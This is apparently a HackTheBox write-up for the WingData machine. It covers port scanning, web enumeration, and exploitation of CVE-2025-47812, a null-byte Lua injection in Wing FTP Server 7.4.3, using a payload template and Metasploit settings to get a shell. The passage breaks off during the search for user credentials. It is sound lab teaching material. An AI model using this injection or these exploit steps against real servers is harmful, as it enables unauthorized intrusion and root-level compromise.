


This writeup details the full compromise of WingData, a Season 10 HackTheBox machine. The target presents a multi-stage attack path requiring careful enumeration, controlled exploitation, and precise privilege escalation. The objective is simple: move from zero access to root by understanding the system, not by guessing.
As usual, we start by performing an nmap scan on the target:
nmap -Pn -n -T4 --min-rate 1000 -p- 10.129.7.4 -oA full_port_scan
Got this cool result:
 We can see two open ports and that’s
 22 and 80
Web Enumeration
After adding the machine IP to the hosts file, I navigated to the given URL wingdata.htb where we got this:

As you can see, it presents itself as a file sharing company, so I did a little research and saw that ftp should be involved or we shall work with it.
I played with it a little and clicked the client portal which directed me to a login portal as shown:

If you look closely at the image or the site, you can see something juicy - they’ve shown us the application fingerprint and that’s Wing FTP Server v7.4.3, so yeah we got something to go with and strengthen our foothold.
WingFtp
Wing FTP Server is a cross-platform file transfer server that supports FTP, FTPS, SFTP, and HTTP/HTTPS. It provides both command-line access for file transfers and a web-based administrative panel for managing users, permissions, virtual directories, and server settings.
I went hunting for CVEs as always and found this:

And the CVE details:

As you can see, it’s the exact CVE we need and it’s an RCE PoC
CVE-2025-47812
As documented, this vulnerability arises from improper handling of NULL bytes in the username parameter during login, leading to Lua code injection into session files. These maliciously crafted session files are subsequently executed when authenticated functionalities (e.g., /dir.html) are accessed, resulting in arbitrary command execution on the server with elevated privileges (root on Linux, SYSTEM on Windows).
The exploit leverages a discrepancy between the string processing in c_CheckUser() (which truncates at NULL) and the session creation logic (which uses the full unsanitized username).
This vulnerability allows anonymous login without a password:

And boom! Logged in without any password:

Even though anonymous access initially exposed only a limited surface, deeper analysis of the application revealed a far more critical flaw.
Wing FTP does not store session data as passive data. Instead of using structured formats like JSON or database records, it writes session information directly into Lua script files. These files are later executed by the server itself.
A simplified session file looks like:
  Session = {
      username = "havoc",
      ip = "1.2.3.4",
      homedir = "/home/havoc",
    }
When restoring a session, the server loads the file using:
dofile("session_file")This is the core issue. The session file is not parsed as data, it is executed as code.
Since fields such as username are user-controlled, this design becomes dangerous. The vulnerability arises from the way Wing FTP mixes C-style string handling with Lua processing.
In C, a string like:
"admin\0evil"is interpreted as
adminbecause \0 marks the end of the string.
However, the underlying buffer still contains:
admin\0evilThis creates two conflicting interpretations:
- Validation logic sees only
admin - File writing preserves
admin\0evil - Lua interprets everything after the null byte when executing the file
An attacker can therefore supply a crafted username such as:
normal_user\0" ; MALICIOUS_LUA ; --Validation passes because only normal_user is checked.
But the full payload is written into the session file.
When dofile() is later executed, the injected Lua code runs.
Since the server operates with elevated privileges, this results in root-level command execution on Linux.
Exploitation
Here in exploitation, Metasploit comes in handy:
set RHOSTS ftp.wingdata.htb
set RPORT 80
set LHOST tun0
set ForceExploit true
run
Got the shell in Metasploit as wingftp
User
Inside the shell in the data directory, we can see there’s a server-wide data root:

Domain-Based Data Storage
Wing FTP supports multiple virtual domains. Each domain functions as a separate FTP environment with its own users, permissions, and configuration settings.
All domains are managed by a single Wing FTP server instance, but they operate independently from each other.
In this case, Data/1/ represents one of those virtual domains.

For the password, we can see various rules from the given settings.xml and admin.xml which are:
admin.xml
